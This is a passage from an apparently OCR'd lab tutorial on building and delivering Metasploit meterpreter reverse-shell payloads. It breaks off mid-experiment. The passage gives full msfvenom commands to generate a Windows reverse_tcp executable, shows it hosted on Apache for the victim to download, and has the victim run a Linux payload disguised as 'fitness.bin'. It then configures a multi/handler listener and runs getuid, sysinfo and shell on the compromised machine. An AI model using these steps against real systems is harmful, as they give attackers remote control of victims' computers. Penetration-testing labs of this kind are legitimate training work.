


Step 5: Exploiting the victim’s machine:


- The victim clicks on the link.
- "http://attacker_ip/directory_created/" is the link.
- For example, http://192.168.29.157/share/.




- Once the "fitness.bin" file is downloaded by the victim.




- Select "Save file" by clicking.
- Kindly navigate to the directory containing the file.



- Then, carry on by doing a right-click and choosing "Open in Terminal."




- To see a list of all files and their permissions, please type the command "**ll**" into the terminal.




- Now that the "fitness.bin" file does not have executable rights, we need to give it executable permission.
- Use the following command to accomplish that: "**chmod 755 fitness.bin**".

- Now to run the fitness.bin we need to use the command: "**./fitness.bin**" and hit enter.




- Now you will see the meterpreter listening started.




- Now we use the command: "**getuid**" to view the server username.

- Now we can use command:" **pwd**" to view the present working directory.



- Now we can use command:" **sysinfo**" to see the system information.



- Now the attacker can use the command:" **shell**" to interact with the remote machine's terminal.


Experiment 2: Exploit a windows machine using meterpreter.

Overview: We need to generate a payload using msfvenom, execute it on the victim's machine, and establish a connection for listening through meterpreter.

Step 1:

In this instance, the victim is a Windows computer, while the attacker is a Kali-Linux system.

- Check the machine that the attacker is using's IP address using the command "ip a".



- This IP address is 192.168.29.157.
- Make a directory that will be visible while hosting within "/var/www/html".
- "mkdir /var/www/html/(directory_name)" is the command to be used.
- Directory_name will be used as "payload" in this instance.
- In the screenshot, the command is "mkdir /var/www/html/payload".

Step 2: Generate a malicious file named "payload.exe" using msfvenom:

- We need to create a payload using the following command given below.
- Command**:" msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f exe -o /var/www/html/payload/malware.exe**"
- **LHOST**: IP of the attacker machine

- **LPORT**:This sets the port number on the listening host (specified by **LHOST**) that will be used for the reverse TCP connection.
- Then you will see the output that the payload gets generated.

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.29.157 LPORT=4444 -f exe -o /var/www/html/payload
/malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/payload/malware.exe
```

Step 3: The Apache Web Server must now be started.

- We start the Apache Web Server with the “systemctl start apache2” command.

```
┌──(root㉿kali)-[~]
└─# systemctl start apache2
```

- We can see the status of the Apache Web Server using the “systemctl status apache2” command.


```
┌──(root㉿kali)-[~]
└─# systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sun 2025-03-02 04:11:29 EST; 44s ago
 Invocation: c2b0348b5e164cc9a0f785b8502cd730
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 133173 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 133189 (apache2)
      Tasks: 6 (limit: 2208)
     Memory: 20.4M (peak: 20.6M)
        CPU: 282ms
     CGroup: /system.slice/apache2.service
             ├─133189 /usr/sbin/apache2 -k start
             ├─133200 /usr/sbin/apache2 -k start
             ├─133201 /usr/sbin/apache2 -k start
             ├─133202 /usr/sbin/apache2 -k start
             ├─133203 /usr/sbin/apache2 -k start
             └─133204 /usr/sbin/apache2 -k start

Mar 02 04:11:29 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Mar 02 04:11:29 kali apachectl[133188]: AH00558: apache2: Could not reliably determine the server's fully qual>
Mar 02 04:11:29 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Step 4: The meterpreter needs to be started now.


- First, we must launch the Metasploit Framework by using the command "msfconsole."

- Now we need to use the exploit multi/handler
- By using command: "**use exploit/multi/handler**"

- Next, we must configure the payload.
- Using command: "set PAYLOAD windows/meterpreter/reverse_tcp".



- Then we need to set the LHOST.
- Using command:" **set LHOST [Attacker IP]**" i.e. "**set LHOST 192.168.29.157**"



- Now we need to set the LPORT.


- Using command: “**set LPORT 4444**”

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) >
```


- Now use command: “exploit”.

Step 5: Now take use of the victim's computer:

